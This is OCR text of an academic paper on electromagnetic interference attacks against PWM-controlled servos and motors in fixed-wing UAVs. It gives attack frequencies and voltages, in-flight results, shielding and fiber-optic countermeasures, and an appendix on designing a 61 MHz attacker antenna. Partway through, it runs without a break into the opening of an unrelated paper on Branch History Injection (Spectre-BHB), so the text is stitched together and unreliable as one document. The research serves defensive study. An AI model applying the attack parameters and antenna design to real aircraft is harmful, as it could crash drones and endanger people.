


Figure 10: Results of in-flight demonstration of the attack. The attack starts at $t = 0$. (a) Axes of motion and control surfaces of a fixed-wing UAV. (b) The trajectory of the UAV during *Block* attack demonstration (Block Video). (c) The trajectory of the UAV during *Full Control* attack demonstration (Full Control Video). (d) The *Block* waveform locks the aileron servo (at $t = 0$, blue curve). (e) The *Full Control* waveform ($t_{rotate} = 1.8$ ms) rotates the aileron to $-36°$ (at $t = 0$, blue curve). (f) The roll attitude tracking during *Block* attack demonstration. (g) The roll attitude tracking during *Full Control* attack demonstration.





Figure 11: The field distribution of small and large ZPSL antennas are found with EM simulation, and indoor demonstrations are used as a benchmark. Generally, large antenna and *Block* attacks require less power; however, the required attack power increases significantly above 2 m.

Castle Phoenix Edge 75 A [52], and Castle Phoenix Edge 100 A [53] with an Eflite BL50 525 kV DC motor [54].

It is observed that at certain attack frequency and voltages, *Block* waveform prevents the rotation of each ESC-DC motor combination (Figure 12b and 12c). However, depending on the models, the attack frequency and power differ. While Castle models are vulnerable to *Block* at frequencies below 3 MHz within the attack voltage range (max 5 V), the Eflite models can be attacked with frequencies up to 35 MHz. Similar to the results observed with servos (Table 1), the higher frequency attacks require higher power. This 'Low Pass' characteristic is because of the ferrite beads on the PWM cables utilized for EM interference. However, ferrite beads are observed to be ineffective at relatively low frequencies of the attack waveforms. Additionally, even after the attack stops at $t = 20$ s (Figure 12c), the DC motor fails to reattain the rpm instructed by the victim PWM as it goes back to the 'disarmed' state. To prevent any action before the system is fully configured, the Pixhawk requires the motor to be armed manually by the user through the ground/radio controller. In the 'disarmed' state, no power is sent to the motor, and an armed motor disarms automatically if it is left idle for a certain amount of time. The Block attack stops the rotation of the DC motor for 10 s, resulting in the automatic disarming of the motor; hence, after the attack ends, the manual arming of the DC motor is necessary to ensure its recovery from the attack. *Full Control* waveform is applied to the tested ESC-DC motor couples. Although *Full Control* has a similar effect as *Block* and results in the full stop of the motors when the attack is initiated, the control of the victim rpm through *Full Control* waveform is not observed within the tested voltage (<5 V) and



(a) (b) (c)

Figure 12: PWM–controlled DC motors are tested in a wired setup. The change in the speed (rpm) of DC motors is recorded. (a) The experimental setup for wired tests (b) The minimum peak voltages to stop the DC motor rotation. *Block* stops the rotation of all tested ESC and DC motor couples; however, the attack frequency should be lower (<3 MHz) for Castle models. (c) The attack is initiated at $t = 10$ s, ended at $t = 20$ s. None of the tested ESC-DC motor combinations recover from the attacks ($t > 20$ s). Attack frequency and voltage is 35 MHz and 4 V for Eflite ESC; and 3 MHz and 5 V for Castle ESCs.

frequency (<100 MHz) range. It can be said that as the PWM inputs of the tested ESCs do not have a similar protection circuitry (i.e., a diode in series to a capacitor behaves as an envelope detector) as the servo motors, they are more resilient to the precise speed control. Unfortunately, the denial of service attacks is observed on each tested ESC-DC motor couple with both *Block* and *Full Control* waveforms.

8 Countermeasures

The attacker uses a magnetic field to couple to the victim circuitry, and as the magnetic fields exist in nature as complete circles because of their divergence–free nature ($\nabla \cdot B = 0$), the proper way to shield them is to redirect them with magnetic materials like MuMetal or steel plates [55, 56]. However, high permeability materials like MuMetal lose their magnetic properties with increased frequency and become inefficient magnetic shields above 100 kHz [56]. As the frequency goes roughly above 100 kHz the magnetic or non-magnetic conductors like steel or aluminum perform better than MuMetal [57, 58]. However, high-frequency magnetic shielding highly depends on the shield thickness, and thick conductor plates are needed unlike the far-fields which can be shield with thin metal layers, e.g., aluminum foil [57]. Magnetic shielding 'efficiency' also relies on how much the shielding material encloses the protected system or component. Frika et al. showed that even small openings (e.g., cable holes) in the magnetic shielding deteriorates the shielding efficiency significantly [57, 59]. This is the most concerning issue about IEMI attacks using inductive coupling, because it is practically challenging to cover all moving parts of a CPS with magnetic shielding. For instance, completely covering the control surface of a UAV with magnetic shielding is not practical due to cost, weight, and disrupted flight dynamics. The authors think that shielding can be a solution for some IEMI scenarios (e.g., far field attacks [8]); however, it can not be the sole countermeasure against attacks with inductive coupling. A PWM signal with a changing frequency is suggested as a countermeasure [60] for the attacks using voltage drops to manipulate PWM [6]. As the *Block & Rotate* and *Full Control* waveforms override the rotation angle information regardless of the victim PWM frequency, varying frequency–PWM is not effective for the reported attacks in this paper.

Optical transmission is a resilient way to transmit information through channels exposed to high EMI. As the optical fibers are non-metallic, the fields can not interact with the electrons as they do in conventional copper cables. The actuation signals can be transferred through fiber cables; however, one drawback of optical transmission is increased complexity in hardware. Optical transmission requires light-emitting diodes (LEDs) and phototransistors which operate as transmitters and receivers that complicates the circuitry; however, only a limited number of actuation signals (e.g., aileron, flap) should be sent through fiber cables and by considering the availability of small, low cost and lightweight optical transmitter and receivers [61, 62], the optical transmission is a viable and reliable defense against FAI. During in-flight tests, the optical transmission works without disruption under high EMI.

9 Conclusion

Intentional Electromagnetic Interference (IEMI) is a significant threat to the secure operation of PWM–controlled actuators. The results demonstrate that the actuation control of all tested servo and DC motors are vulnerable to *Block* attack, which prevents the data transmission and paralyzes the actuators. The amplitude modulated attack waveforms, namely *Block & Rotate* and *Full Control* inject false data to specific servo models (e.g., Futaba) and give the attacker the control of the actuators. The attacks are demonstrated on the control surfaces of a fixed-wing UAV, and the flight data shows that the *Block* and *Full Control* attacks result in the

disruption of the UAV trajectory control. While *Block* attack prevents the aileron control of the UAV and results in a crash, *Full Control* waveform rotates the ailerons to one extreme and results in an 'aileron roll' of the victim UAV. Other actuators, such as DC motors, the speed of which is controlled by PWM, are not secure either. Although IEMI on actuators can be utilized as an offensive measure (e.g., against an intruder UAV), defenses such as optical transmission and magnetic field shielding should be utilized for secure operation.

References

[1] A. Cardenas, "Cyber-physical systems security knowledge area issue 1.0," tech. rep., www.cybok.org, October 2019.

[2] C. Balanis, *Advanced Engineering Electromagnetics*. Wiley, 1989.

[3] D. Kune, J. Backes, S. Clark, D. Kramer, M. Reynolds, K. Fu, Y. Kim, and W. Xu, "Ghost talk: Mitigating EMI signal injection attacks against analog sensors," in *Proc. Symp. Security and Privacy*, pp. 145–159, May 2013.

[4] Y. Shoukry, P. Martin, P. Tabuada, and M. Srivastava, "Non-invasive spoofing attacks for anti-lock braking systems," in *Cryptographic Hardware and Embedded Systems* (G. Bertoni and J.-S. Coron, eds.), vol. 8086 of *Lecture Notes in Computer Science*, pp. 55–72, 2013.

[5] C. Kasmi and J. Lopes Esteves, "Iemi threats for information security: Remote command injection on modern smartphones," *IEEE Transactions on Electromagnetic Compatibility*, vol. 57, no. 6, pp. 1752–1755, 2015.

[6] J. Selvaraj, G. Y. Dayanikli, N. P. Gaunkar, D. Ware, R. M. Gerdes, and M. Mina, "Electromagnetic induction attacks against embedded systems," in *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, ASIACCS '18, (New York, NY, USA), pp. 499–510, ACM, 2018.

[7] I. Giechaskiel, Y. Zhang, and K. B. Rasmussen, "A framework for evaluating security in the presence of signal injection attacks," *Computer Security – ESORICS 2019*, pp. 512–532, 2019.

[8] Y. Tu, S. Rampazzi, B. Hao, A. Rodriguez, K. Fu, and X. Hei, "Trick or heat? manipulating critical temperature-based control systems using rectification attacks," in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, (New York, NY, USA), p. 2301–2315, Association for Computing Machinery, 2019.

[9] C. Yan, H. Shin, C. Bolton, W. Xu, Y. Kim, and K. Fu, "Sok: A minimalist approach to formalizing analog sensor security," in *2020 IEEE Symposium on Security and Privacy (SP)*, pp. 233–248, 2020.

[10] I. Giechaskiel and K. Rasmussen, "Taxonomy and challenges of out-of-band signal injection attacks and defenses," *IEEE Communications Surveys Tutorials*, vol. 22, no. 1, pp. 645–670, 2020.

[11] "Pixhawk 1 flight controller." https://docs.px4.io/en/flight_controller/pixhawk.html. [Online; accessed 15-May-2019].

[12] M. Pajic, I. Lee, and G. J. Pappas, "Attack-resilient state estimation for noisy dynamical systems," *IEEE Transactions on Control of Network Systems*, vol. 4, no. 1, pp. 82–92, 2017.

[13] S. Capkun, "Physical layer & telecommunications security knowledge area issue 1.0," tech. rep., www.cybok.org, October 2019.

[14] M. Hooper, Y. Tian, R. Zhou, B. Cao, A. P. Lauf, L. Watkins, W. H. Robinson, and W. Alexis, "Securing commercial wifi-based uavs from common security attacks," in *MILCOM 2016 - 2016 IEEE Military Communications Conference*, pp. 1213–1218, Nov 2016.

[15] S. Kamkar, "Skyjack:autonomous drone hacking." https://samy.pl/skyjack/, 2013. [Online; accessed 15-June-2019].

[16] D. Pozar, *Microwave Engineering*. Wiley, 1997.

[17] D. V. Giri, F. M. Tesche, and C. E. Baum, "An overview of high-power electromagnetic (hpem) radiating and conducting systems," *URSI Radio Science Bulletin*, vol. 2006, no. 318, pp. 6–12, 2006.

[18] M. Leone and H. Singer, "On the coupling of an external electromagnetic field to a printed circuit board trace," *IEEE Transactions on Electromagnetic Compatibility*, vol. 41, no. 4, pp. 418–424, 1999.

[19] J. Selvaraj, *Intentional Electromagnetic Interference Attack on Sensors and Actuators*. PhD thesis, Iowa State University, 2018.

[20] A. K. Zachary Stokes, "Reverse current protection in load switches," Tech. Rep. SLVA730 Application Report, Texas Instruments.

[21] J.-H. Chun and B. Murmann, "Analysis and measurement of signal distortion due to esd protection circuits," *IEEE Journal of Solid-State Circuits*, vol. 41, no. 10, pp. 2354–2358, 2006.

[22] R. Turner, *Diode Circuits Handbook*. A Howard W. Sams photofact publication, Foulsham, 1963.

[23] J. Nilsson and S. Riedel, *Electric Circuits*. Mastering Engineering Series, Prentice Hall, 2011.

[24] R. Ziemer and W. Tranter, *Principles of Communications: Systems, Modulation, and Noise*. Wiley, 1995.

[25] R. J. Bunker, *Terrorist and insurgent unmanned aerial vehicles : use, potentials, and military implications*. Strategic Studies Institute, US Army War College, 2015.

[26] D. Gettinger and A. H. Michel, "Drone sightings and close encounters: An analysis," 2015.

[27] I. Güvenç, O. Ozdemir, Y. Yapici, H. Mehrpouyan, and D. Matolak, "Detection, localization, and tracking of unauthorized uas and jammers," in *2017 IEEE/AIAA 36th Digital Avionics Systems Conference (DASC)*, pp. 1–10, IEEE, 2017.

[28] S. Buerger, J. R. Salton, D. K. Novick, R. Fierro, A. Vinod, B. HomChaudhuri, and M. Oishi, "Reachable set computation and tracking with multiple pursuers for the asap counter-uas capability.," tech. rep., Sandia National Lab.(SNL-NM), Albuquerque, NM (United States), 2016.

[29] S. Tolman and R. W. Beard, "Counter uas using a formation controlled dragnet," in *2017 International Conference on Unmanned Aircraft Systems (ICUAS)*, pp. 1665–1672, IEEE, 2017.

[30] R. Strydom and M. V. Srinivasan, "Uas stealth: target pursuit at constant distance using a bio-inspired motion camouflage guidance law," *Bioinspiration & biomimetics*, vol. 12, no. 5, p. 055002, 2017.

[31] T. H. Chung, G. A. Hollinger, and V. Isler, "Search and pursuit-evasion in mobile robotics," *Autonomous robots*, vol. 31, no. 4, pp. 299–316, 2011.

[32] C. Balanis, *Antenna theory: analysis and design*. Harper & Row series in electrical engineering, Wiley, 1982.

[33] R. A. Salvatore Celozzi and G. Lovat, *Electromagnetic Shielding*, ch. Appendix B : Magnetic Shielding, pp. 282–316. Wiley, 2008.

[34] R. Johnson and H. Jasik, *Antenna Engineering Handbook*. Electronics Electrical Engineering, McGraw-Hill, 1993.

[35] J. R. Moser, "Low-frequency low-impedance electromagnetic shielding," *IEEE Transactions on Electromagnetic Compatibility*, vol. 30, no. 3, pp. 202–210, 1988.

[36] A. Kurs, A. Karalis, R. Moffatt, J. D. Joannopoulos, P. Fisher, M. Soljacic, and M. Soljac, "Wireless power transfer via strongly coupled magnetic resonances," *Science*, vol. 83, no. 5834, pp. 83–86, 2007.

[37] Z. N. Low, R. A. Chinga, R. Tseng, and J. Lin, "Design and test of a high-power high-efficiency loosely coupled planar wireless power transfer system," *IEEE Transactions on Industrial Electronics*, vol. 56, no. 5, pp. 1801–1812, 2009.

[38] A. P. Sample, D. T. Meyer, and J. R. Smith, "Analysis, experimental results, and range adaptation of magnetically coupled resonators for wireless power transfer," *IEEE Transactions on Industrial Electronics*, vol. 58, no. 2, pp. 544–554, 2011.

[39] M. Denicolai, "Optimal performance for tesla transformers," *Review of Scientific Instruments*, vol. 73, no. 9, pp. 3332–3336, 2002.

[40] D. Finkelstein, P. Goldberg, and J. Shuchatowitz, "High voltage impulse system," *Review of Scientific Instruments*, vol. 37, no. 2, pp. 159–162, 1966.

[41] D. C. Smith, "Using current probes to measure cable resonance." http://emcesd.com/tt2008/tt010108.htm. Accessed: 2019-11-28.

[42] Omnicables, "Dielectric constant of insulations." https://www.omnicable.com/technical-resources/dielectric-constants-of-insulations. Accessed: 2021-05-12.

[43] Wiremasters, "Dielectric constants." https://www.omnicable.com/technical-resources/dielectric-constants-of-insulations. Accessed: 2021-05-12.

[44] K. Wyatt, "Measuring resonance in cables." https://www.edn.com/measuring-resonance-in-cables/. Accessed: 2021-05-12.

[45] "Carbon-z cessna 150 2.1m bnf basic (efl1450)." www.horizonhobby.com. [Online; accessed 14-Jul-2019].

[46] CUI Devices, *AMT10 Mudular Incremental Encoder*, 11 2019.

[47] R. W. Beard and T. W. McLain, *Small unmanned aircraft: Theory and practice*. Princeton university press, 2012.

[48] Z. D. Deng, S. H. Lisanby, and A. V. Peterchev, "Electric field depth-focality tradeoff in transcranial magnetic stimulation: simulation comparison of 50 coil designs," *Brain Stimulation*, vol. 6, no. 1, pp. 1–13, 2013.

[49] D. Sievenpiper, L. Zhang, R. F. J. Broas, N. G. Alexopolous, and E. Yablonovitch, "High-impedance electromagnetic surfaces with a forbidden frequency band," *IEEE Transactions on Microwave Theory and Techniques*, vol. 47, no. 11, pp. 2059–2074, 1999.

[50] H. Sun, Y. Guo, M. He, and Z. Zhong, "A dual-band rectenna using broadband yagi antenna array for ambient rf power harvesting," *IEEE Antennas and Wireless Propagation Letters*, vol. 12, pp. 918–921, 2013.

[51] "Eflight 60-amp pro switch-mode bec brushless esc v2: Ec3." https://www.horizonhobby.com/product/60-amp-pro-switch-mode-bec-brushless-esc-v2-ec3/EFLA1060B.html. Accessed: 2021-07-12.

[52] "Phoenix edge 75 amp esc." https://www.castlecreations.com/en/phoenix-edge-75-esc-010-0101-00. Accessed: 2021-07-12.

[53] "Phoenix edge 100 amp esc." https://www.castlecreations.com/en/phoenix-edge-100-esc-010-0100-00. Accessed: 2021-07-12.

[54] "Eflite bl50 brushless outrunner motor, 525kv." https://www.horizonhobby.com/product/bl50-brushless-outrunner-motor-525kv/EFLM7450.html. Accessed: 2021-07-12.

[55] H. Ott, *Electromagnetic Compatibility Engineering*. Wiley, 2011.

[56] "Mumetal high permeability magnetic shielding: Frequently asked questions." http://www.mu-metal.com/faqs.html.

[57] C. Paul, *Introduction to Electromagnetic Compatibility*. Wiley Series in Microwave and Optical Engineering, Wiley, 2006.

[58] R. B. Schulz, "Elf and vlf shielding effectiveness of high-permeability materials," *IEEE Transactions on Electromagnetic Compatibility*, vol. EMC-10, no. 1, pp. 95–100, 1968.

[59] A. Frikha, M. Bensetti, F. Duval, N. Benjelloun, F. Lafon, and L. Pichon, "A new methodology to predict the magnetic shielding effectiveness of enclosures at low frequency in the near field," *IEEE Transactions on Magnetics*, vol. 51, no. 3, pp. 1–4, 2015.

[60] D. Muniraj and M. Farhood, "Detection and mitigation of actuator attacks on small unmanned aircraft systems," *Control Engineering Practice*, vol. 83, pp. 188 – 202, 2019.

[61] Industrial Fiber Optics, *Fiber Optic Red LED Fiber LED*, 2 2020.

[62] Industrial FIber Optics, *Plastic Fiber Optic Phototransistor*, 5 2006.

[63] M. Misakian, "Equations for the magnetic field produced by one or more rectangular loops of wire in the same plane," *Journal of Research of the National Institute of Standards and Technology*, vol. 105, no. 4, pp. 557–564, 2000.

[64] Y. Zeng, Z. N. Chen, X. Qing, and J. Jin, "Design of a near-field nonperiodic zero phase shift-line loop antenna with a full dispersion characterization," *IEEE Transactions on Antennas and Propagation*, vol. 65, no. 5, pp. 2666–2670, 2017.

A Derivation of Attacker Magnetic Field and Induced Voltage

An electromagnetic field solution is used to determine the coupling coefficients reported in Table 5 [63]. The model shown in Figure 6a is used for the solution, and the distance between the attacker and the victim, d_a, is 1 m. $< x_o, y_o, z_o >$ is any point on which the time-varying magnetic field, **B**, is found. As the attacker antenna is an electrically small loop (i.e., maximum antenna dimension is smaller than the attack signal wavelength), a magneto-quasistatic (MQS) solution can be used, in which the problem is solved as a static problem at once and then the time–varying term (e.g., $sin(\omega t)$) is introduced as a multiplication factor [63]. The x, y, and z components of **B** are obtained from magnetic vector potentials A_x and A_y:

$$\mathbf{B} = \nabla \times \mathbf{A}\ ,\ B_x = -\frac{\partial A_y}{\partial z}\ ,\ B_y = \frac{\partial A_x}{\partial z}\ ,\ B_z = \frac{\partial A_y}{\partial x} - \frac{\partial A_x}{\partial y} \quad (6)$$

Note that $A_z = 0$ because the attacker current only has x and y components (Figure 6a). Magnetic vector potential (**A**) is found by line integral of the attacker current (7). **dl** and μ are differential length vector of the attacker current (I_a) and permeability of the medium, respectively.


$$\mathbf{A} = \frac{\mu}{4\pi} \int \frac{I_a\, \mathbf{dl}}{|\mathbf{r} - \mathbf{r}'|} \quad (7)$$

where **r** and $\mathbf{r}'$ are position vectors for the attacker field (B) and current (I_a). As the victim loop normal is through z-axis, only B_z contributes to the induced voltage. After the calculation of A_x and A_y with (7), B_z is found as [63]:

$$B_z = \frac{\mu I_a}{4\pi} \sum_{n=1}^{4} \left[\frac{(-1)^n D_n}{r_n \left(r_n + (-1)^{n+1} C_n \right)} - \frac{C_n}{r_n \left(r_n + D_n \right)} \right] \quad (8)$$

where the position variables C, D, and r (Figure 6a) are:

$$\begin{aligned} C_1 &= -C_4 = x_a/2 + x_o \quad & r_1 &= \sqrt{C_1^2 + D_1^2 + d_a^2} \\ C_2 &= -C_3 = x_a/2 - x_o \quad & r_2 &= \sqrt{C_2^2 + D_2^2 + d_a^2} \\ D_1 &= D_2 = y_a/2 + y_o \quad & r_3 &= \sqrt{C_3^2 + D_3^2 + d_a^2} \\ D_3 &= D_4 = -y_a/2 + y_o \quad & r_4 &= \sqrt{C_4^2 + D_4^2 + d_a^2} \end{aligned} \quad (9)$$



(a) (b) (c)

Figure 13: A resonant near field antenna is designed and produced for attacking ailerons. (a) Zero Phase Shift Line (ZPSL) Antenna, distributed capacitances, inductances and antenna dimension (b) S_{11} comparison of EM simulation and measurement; antenna resonates at 61 MHz (c) Normal Magnetic field distribution $|H_z|$ at $z = 1$ m, a wide attack region with a Half Power Beam Width diameter of 110 cm

The field distribution of the attacker antenna on the victim loop (Figure 6a) is determined with a Matlab script using (8), and the coupling coefficients reported in Table 5 are determined with (1). Faraday's law of induction states that the induced voltage, v_{ind}, to a victim loop is the time derivative of the normal magnetic flux captured by the coil surface, so the relationship of B_z and v_{ind} is:

$$v_{ind} = -\frac{d}{dt}\iint_{S_v} B_z \cdot dS \tag{10}$$

where S_v is the victim loop surface and its normal is assumed to be aligned with the z-axis. With the introduction of (8), (10) becomes:

$$v_{ind} = -\frac{\mu}{4\pi}\left(\frac{d}{dt}I_a\right)\iint_{S_v} P(x_o,y_o,z_o)\cdot dS \tag{11}$$

where $P(x_o,y_o,z_o)$ is the position variable which does not vary with time:

$$P(x_o,y_o,z_o) = \sum_{n=1}^{4}\left[\frac{(-1)^n D_n}{r_n\left(r_n+(-1)^{n+1}C_n\right)} - \frac{C_n}{r_n\left(r_n+D_n\right)}\right] \tag{12}$$

(11) demonstrates that the induced voltage on the victim loop is linearly proportional to the time derivative of the attacker current, $d/dt(I_a)$. If we assume a pure sinusoidal current such that $I_a = sin\omega t$, the induced voltage is proportional to $d/dt(sin\omega t) = \omega cos\omega t$. Thus, the induced voltage, v_{ind}, is linearly proportional to the frequency of the attacker, and the attack waveforms that utilize very low frequencies (e.g., as 50 Hz) [6] induces significantly less voltage compared to VHF frequencies. It should be noted that this characteristic is observed up to the first resonance frequency of the victim loop, and the reader can refer to [18] for a detailed discussion for above–resonance v_{ind} characteristics.

B Attacker Antenna Design and Production

It is concluded in Section 2.1 that a magnetic resonant coupling can be utilized by a tracker for efficient attacks (i.e., same power longer attack distance or less power same attack distance). This requires an attacker antenna that resonates at the same frequency with the victim PWM cables. As the relative position of the intruder is not constant during the flight, the magnetic field should be strong enough in a large enough area; i.e., a non-directive antenna pattern is needed in the near field. In RFID applications, where a tag attached to a vehicle or a person, a very similar problem is addressed with electrically large loop antennas [64]. However, the large electrical size of these antennas results in non-uniform magnetic field distribution. Zero phase shift line loop (ZPSL) antenna is a modified version of electrically large loops which utilizes distributed capacitors on the antenna to make the magnetic field more uniform in the near field.

A ZPSL antenna is designed for the ailerons resonating at $f_v = 61$ MHz. ANSYS HFSS is used for EM simulations and fine-tune the antenna dimension to the victim resonance at $f_v = 61$ MHz. A lumped L-C impedance matching circuit for 50 ohm is employed to eliminate back power to amplifier and transmit maximum possible power to the antenna. The planar size of the antenna is 35 cm by 35 cm (Figure 13a). The inner dielectric section of the PCB antenna is removed to decrease the air drag in the flight tests. The simulation and measurements are aligned as shown in Figure 13b. At 61 MHz, the reflection (S_{11}) phase of the antenna is observed to be 0° which points the resonance. The S_{11} is below -15 dB in the vicinity of 61 MHz which is a sign of good impedance match. ZPSL antenna has a bidirectional magnetic near field which has local maximums through + and - z-axis of the antenna. In Figure 13c, $|H|$ distribution of the antenna is shown on a 2 m by 2 m plane at an attack distance of 1 m. It is observed that the Half Power Beam Diameter of the antenna is 110 cm.

Branch History Injection: On the Effectiveness of Hardware Mitigations Against Cross-Privilege Spectre-v2 Attacks

Enrico Barberis[†] Pietro Frigo[†] Marius Muench Herbert Bos Cristiano Giuffrida

Vrije Universiteit Amsterdam
{e.barberis, p.frigo, m.muench}@vu.nl
{herbertb, giuffrida}@cs.vu.nl

[†] Equal contribution joint first authors

Abstract

Branch Target Injection (BTI or Spectre v2) is one of the most dangerous transient execution vulnerabilities, as it allows an attacker to abuse indirect branch mispredictions to leak sensitive information. Unfortunately, it also has proven difficult to mitigate, with vendors originally resorting to inefficient software mitigations like retpoline. Recently, efficient hardware mitigations such as Intel eIBRS and Arm CSV2 have been deployed as a replacement in production, isolating the branch target state across privilege domains. The assumption is that this is sufficient to deter practical BTI exploitation. In this paper, we challenge this belief and disclose fundamental design flaws in both Intel and Arm solutions.

We introduce *Branch History Injection* (BHI or Spectre-BHB), a new primitive to build cross-privilege BTI attacks on systems deploying isolation-based hardware defenses. BHI builds on the observation that, while the branch target state is now isolated across privilege domains, such isolation is not extended to other branch predictor elements tracking the branch history state—ultimately re-enabling cross-privilege attacks. We further analyze the guarantees of a hypothetical isolation-based mitigation which also isolates the branch history and show that, barring a collision-free design, practical same-predictor-mode attacks are still possible. To instantiate our approach, we present end-to-end exploits leaking kernel memory from userland on Intel systems at 160 bytes/s, in spite of existing or hypothetical isolation-based mitigations. We conclude software defenses such as retpoline remain the only practical BTI mitigations in the foreseeable future and the pursuit for efficient hardware mitigations must continue.

1 Introduction

Of all the transient execution vulnerabilities [8, 20, 34, 35, 37, 39, 40, 43–45, 49, 55–58, 63] discovered since the first disclosure of such issues in 2018 [62], one of the most worrisome was Branch Target Injection (BTI or Spectre v2 [34]). As the name suggests, it allows attackers to *inject* speculative *branch targets* into a victim's context—while also ignoring the architectural privilege boundaries [9, 34]. That is, an unprivileged attacker can transiently control the execution of a more privileged victim (e.g., the kernel or hypervisor).

Given the severity of the issue, vendors have devised a kaleidoscope of security mitigations. After a first generation of heavyweight hardware mitigations [4, 27, 51]—deemed exceedingly inefficient by the community [54]—the software-based retpoline mitigation reached widespread adoption [21, 28]. While retpoline can eradicate BTI attacks by replacing indirect branches with return instructions, it also cripples indirect branch prediction altogether (other than reducing the efficiency of return address prediction) and still incurs non-trivial performance overhead [1, 17]. As a replacement, hardware vendors have recently deployed more efficient hardware mitigations such as Intel eIBRS [26] and Arm CSV2 [4], which *isolate* the branch-target-buffer entries across privilege domains—effectively re-enforcing privilege boundaries in the transient realm. The current assumption is that this mitigation strategy is sufficient to deter practical BTI exploitation without sacrificing indirect prediction benefits.

